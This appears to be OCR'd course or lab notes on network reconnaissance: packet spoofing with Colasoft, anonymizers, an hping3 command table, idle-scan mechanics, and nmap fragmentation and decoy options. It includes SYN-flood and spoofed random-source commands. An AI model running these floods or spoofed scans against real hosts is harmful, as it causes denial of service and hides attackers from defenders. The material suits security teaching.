
✓ Name scan




➢ IP spoofing

❖ Colasoft packet builder


✓ Check the adapter




✓ Check for the packet type




✓ Spoofing



✓ Sending



✓ Packet capturing



➢ Anonymizer

An anonymizer is a tool that attempts to make activity on the Internet untraceable. It accesses the Internet on the user's behalf, protecting personal information by hiding the client computer's identifying information. There are many reasons for using anonymizers, such as minimizing risk, prevention of identity theft, or protecting search histories from public disclosure.

The tools that can be used anonymizing are;

- ✓ Proxies – proxy switcher, proxy work bench, proxy droid, orbit, open door
- ✓ Tales (a live OS)
- ✓ VPN – tunnel bear, express vpn

➢ hping3

Scan	Commands
ICMP ping	`hping3 -1 10.0.0.25`
ACK scan on port 80	`hping3 -A 10.0.0.25 -p 80`
UDP scan on port 80	`hping3 -2 10.0.0.25 -p 80`
Collecting initial sequence number	`hping3 192.168.1.103 -Q -p 139 -s`
Firewalls and timestamps	`hping3 -S 72.14.207.99 -p 80 --tcp-timestamp`
SYN scan on port 50-60	`hping3 -8 50-56 -S 10.0.0.25 -V`
FIN, PUSH and URG scan on port 80	`hping3 -F -P -U 10.0.0.25 -p 80`
Scan entire subnet for live host	`hping3 -1 10.0.1.x --rand-dest -I eth0`
Intercept all traffic containing HTTP signature	`hping3 -9 HTTP -I eth0`
SYN flooding a victim	`hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood`


TABLE 3.1: Hping command and its respective function

❖ ping scan

hping3 –c 3 <ip>

✓ execution

✓ packet capturing




❖ port scan (syn scan)

hping3 --scan 1-3000 –S <ip>


port range

syn flag

✓ execution



✓ packet capturing




❖ udp scan

hping3 <ip> --udp --rand-source --data 500

generate random source IP s ← → bytes

✓ execution


✓ packet capturing




❖ syn scan- port 1 by 1

hping3 –S <ip> -p 80 –c 2

✓ execution



✓ packet capturing




❖ syn flood attack

hping3 <ip> --flood

✓ execution

✓ packet capturing



➢ Idle scan

The idle scan is a TCP port scan method that consists of sending spoofed packets to a computer to find out what services are available. This is accomplished by impersonating another computer whose network traffic is very slow or nonexistent (that is, not transmitting or receiving information). This could be an idle computer, called a "zombie".


- IP ID

IP ID is a 16-bit field in the IPv4 header which is related with IP fragmentation. IP ID value -mostly- will be incremented by one for each IP packet arrived to the victim host.

- Idle Scan (Victim Port Open)

✓ The attacker sends a SYN/ACK segment to the Zombie computer.

✓ Zombie computer responses with RST segment and its IP ID is incremented by “one”. With this step the attacker learns the IP ID value of the Zombie computer which is 6,162 in this case.




✓ After the attacker has learnt the IP ID value of the Zombie computer the attacker sends a SYN segment to the victim computer with the spoofed IP address of the Zombie computer. (Spoofed IP address is 192.168.20.20 in this case.)


- ✓ Because the port on the victim computer is open then victim computer will response to the Zombie computer with a SYN/ACK Notice that the response is not sent to the attacker rather to the Zombie Computer because the attacker has spoofed the IP address of the Zombie computer.

- ✓ The Zombie computer gets a SYN/ACK segment from the victim computer and the Zombie computer responds with RST segment to it and the Zombie computer increases its IP ID by “one” (IP ID = 6,163)

- ✓ The attacker sends a SYN/ACK segment to the Zombie computer.




- ✓ The Zombie computer responds with a RST segment to the SYN/ACK segment and increases its IP ID by “one”. IP ID value will be 6,164.



- ✓ The first IP ID value of the Zombie computer sent to the attacker was 6,162. At the end of this process, the attacker gets an IP ID value of 6,164. Because the IP ID is increased by "two" we can conclude that the port of the victim computer is open.

- Idle Scan (Victim Port Closed)
- ✓ The first three steps are same with the previous one.
- ✓ Because the port on the victim computer is closed the victim computer will response to the Zombie computer with a RST Notice here also that the response is not sent to the attacker rather it is sent to the Zombie Computer because the attacker has spoofed the IP address of the Zombie computer.

- ✓ The attacker sends a SYN/ACK segment to the Zombie computer.



- ✓ The Zombie computer responds with a RST segment to the SYN/ACK segment and increases its IP ID by "one". IP ID value will be 6,163.

- ✓ The first IP ID value of the Zombie computer which was sent to the attacker was 6,162. At the end of this process the attacker gets the IP ID value of 6,163. Because the IP ID is increased by "one" we CAN'T conclude if the port of the victim computer is CLOSED or FILTERED.

- Pros and Cons
- ✓ In Idle Scan if you have access to a Zombie computer which -we assume- has access to the victim computer then it is not important if there is a firewall between you and the victim computer. So with this scan the firewall is bypassed.
- ✓ In Idle Scan the victim computer doesn't see your IP address because you gather the desired information about the victim computer via and from the Zombie computer. So you are invisible for the victim computer.
- ✓ With Idle Scan you can only detect the port status. Application version information detection or operating system fingerprinting is not possible with Idle Scan.
- ✓ In Idle Scan, the Zombie computer -as the name implies- has to be an "idle" host which cannot be found so easy sometimes.


➢ Difference between closed ports and filtered ports

A filter port indicates that a firewall, filter, or other network issue is blocking the port. Some standard services that can create a filter port can be, but not limited to, a server or network firewall, router, or security device. A closed port indicates that no application or service is not listening for connections on that port. A closed port can open up at any time if an application or service is started.


❖ Sending fragmented packets

nmap –f <ip>

✓ Execution



✓ Packet capturing



❖ Customizing packet size


nmap –mtu <size> <ip>

➢ Sending decoyed packets


nmap –D RND:<packet count including real ip> <ip>

decoy ← → random

✓ Execution

